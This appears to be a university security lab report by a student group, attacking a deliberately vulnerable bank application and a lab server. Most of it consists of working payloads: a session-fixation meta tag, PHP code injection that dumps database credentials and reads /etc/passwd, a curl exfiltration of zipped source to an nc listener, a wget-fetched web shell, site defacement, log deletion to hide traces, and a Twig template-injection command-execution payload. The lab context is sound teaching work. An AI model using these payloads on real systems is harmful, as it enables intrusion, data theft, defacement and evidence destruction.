SECURITY INSIDER LAB II PART 3: WEB APPLICATION VULNERABILITIES - 3

Group 5

Abhijeet Patil

Mohammad Saiful Islam

Thejeswi Preetham Nagendra Kamatchi

Exercise 1: Session Fixation

The security team of the bank is working overtime to fix all the wholes you discovered and exploited. Assume that they were successful in disabling all vulnerabilities which you exploited using JavaScript. Further, assume that you canâĂŹt steal cookies anymore. Is there still a way to get access to an account of a user?

1.   **Sketch an attack that allows you to take over the session of a bank user.**

   a When we visit the bank application with a browser a cookie with the key "USECU-RITYID". This key has a random hexadecimal value assigned to it.

   b We send a money transfer to the victim's account with a meta tag in the remark. The meta tag looks like: <meta http-equiv="Set-Cookie" content="USECURITYID=abc path=/">

   c Now when the victim visits his accounts page and his session has been replaced with a different session or "USECURITYID".

   d The attacker now visits the bank application with his "USECURITYID" manually set to the same one as the victim and thus can access his account.

2.   **2. How can you generally verify that an application is vulnerable to this kind of attack?**

   a Copy the security token from one browser and paste it in another browser.

   b Login from the second browser.

   c Refresh the page in the first browser, if the page is logged in to the account with which user logged in to the second browser, the application is vulnerable to session fixation.

3.   **3. Does https influence your attack?**

   https does not influence this attack.

4.   Accordingly, which countermeasure is necessary to prevent your attacks? Patch your system and test it against session fixation again.

A counter measure to prevent this attack is:

 i Generating new tokens every request.

 ii Removing tags from user inputs.

Exercise 2: Remote code injection

At this point you are quite familiar with the user interface of your bank application.

1.   Find a section that allows you to inject and execute arbitrary code (PHP). Document your steps and explain why does it allow the execution?

The section that executes arbitrary PHP code is in the "htbdetails" details page of the vBank application. There in the search field we enter the string '.system("uptime%3Bid").'

Figure 1: vulnerable section

2. Disclose the master password for the database your bank application has access to. Indicate username, password and DB name as well as the IP address of the machine this database is running on.

All the configuration information can be found using a simple global variable dump: We use this as our query: '.var_dump(get_defined_vars()).'

Figure 2: retrieving useful Database information

In the output received we can find the relevant information highlighted. The server's IP address, database login ID and password are all found.

3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker ?

In the query field we can use '.phpinfo(INFO_GENERAL).' to get a section of the php settings relevant to us. We use the flag INFO_GENERAL to narrow down on the information more useful to the attacker.

Figure 3: Displaying phpinfo

4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain. Which potential risk does this vulnerability imply for virtual hosts?

We first have to list all the virtual hosts configured on the server. With the command apache2ctl -S we can list them. So the query will be '.system("apache2ctl -S").'

Figure 4: exposing virtual hosts.

Virtual hosts are maintained by the servers to host numerous websites. If the information of virtual host are exposed, then other sites are also in danger of exploiting.

5.   Display /etc/passwd of the web server, the bank application is running on. Try different methods to achieve this goal. Explain why some methods cannot be successful.

With the command '.system("cat /etc/passwd").' in the search field, the passwd file can be displayed.


Figure 5: displaying /etc/passwd.

6.   Show how to "leak" the complete source files of your web application. Briefly describe, how you accomplished this.

a On the attacker's computer we use: `nc -vlp 6666 > vbank.zip`

b query= '.system("zip -q -r /tmp/vbank.zip ../*; curl -F 'data=@/tmp/vbank.zip;' http://0.0.0.0:6666").'

c The attacker receives the file.

Figure 6: leaked source files.

7.   **Suppose you are an anonymous attacker:**

- **Upload a web shell on the victim server and show that you can take control of the server.**

- **Deface the main bank page.**

- **Clear possible traces that could lead to you.**

   To upload a shell,

   In attacker's machine: `nc -v -n -l -p 1234`. In victim's machine, we run this command using the search box: '.system("wget -N 0.0.0.0:5000/static/shell.php").'
From the attacker's machine we are able to access the shell.

Figure 7: shell uploaded.

To Deface the main page,

In the attacker's end, there was a index.php file made in /var/www/html/static/ folder. Attacker will simply run 'wget' to download that file on victim's machine, which will replace victim's index.php.

Command to use in search field: '.system("wget -N 0.0.0.0:5000/static/index.php").'

Figure 8: Webapp defaced.

To clear possible traces,

Traces can be generally found in log files. Attacker can remove those logs by including 'rm' commands. Also the 'index.php' and 'shell.php' could be deleted.

Command to delete files:

'.system("rm /var/log/apache2/*").'

'.system("rm /var/log/syslog").'

'.system("rm /var/log/user.log").'

'.system("rm /var/www/html/shell.php").'

'.system("rm /var/www/html/index.php").'

Exercise 3: Remote Code Execution - Modern Example

This task presents the possibility to attack a "modern" Web Applications. This is a live task. You need the lab network to perform it.

1.   Find the vulnerable webApp. Confirm your findings with your lab instructor.

We connected to the lab's network and used 'zenmap' to find the vulnerable WebApp. It was found on 192.168.1.102. Here is the screenshot of index page:

Figure 9: vulnerable webapp.

2.   Can you find any interesting files. Note down those files.

We have used a scanning tool,'nikto', to look for files. We find following:

Figure 10: scanned with nikto.

Nikto has found '/robot.txt' and '/53cr37.txt'. We looked into both files and found '53cr37.txt' is interesting.


Figure 11: 53cr37.txt.

It seems the file contains the location of the flag, key and initializing vector to decrypt it.

3.   Now it is time for the actual task, find a Remote Code Execution - RCE vulnerability and use it to execute commands on the server.
Hint: What are web-templates ?!

Looking at the hint, we assume that the webapp was developed using web-templates. Web applications frequently use template systems such as FreeMarker and Twig to embed dynamic content in web pages. When users input is embedded in a template in an unsafe manner, it would be vulnerable to Remote Code Execution.

At this point we do not know which template was used in the webapp. We have found there is an injection point 'hname' field. We tried several combination and 'hname={{7*7}}' worked, meaning 7*7 was ran and resulted 49. From which we can say that the template 'twig' was used.

Figure 12: Template 'twig' was found.

Twig's **_self** object has an 'env' attribute, which refers to Twig_Environment object. The method **registerUndefinedFilterCallback()** of 'env' object can be used to registering 'exec' or 'system' command, and the **getFilter()** method can be used to pass the command we want to execute.

4.　You succeeded to execute commands on the server side. Which user did you compromise?

By using following on argument in the url, we know that the current user of the system. http://192.168.1.102/index.php?hname={{_self.env.registerUndefinedFilterCallback("system")}} {{_self.env.getfilter("whoami")}}

The result was www-data, meaning we have compromise the user 'www-data'.

5.　Can you get a shell? If yes, pwn that server. What is the difference between bind and reverse shells?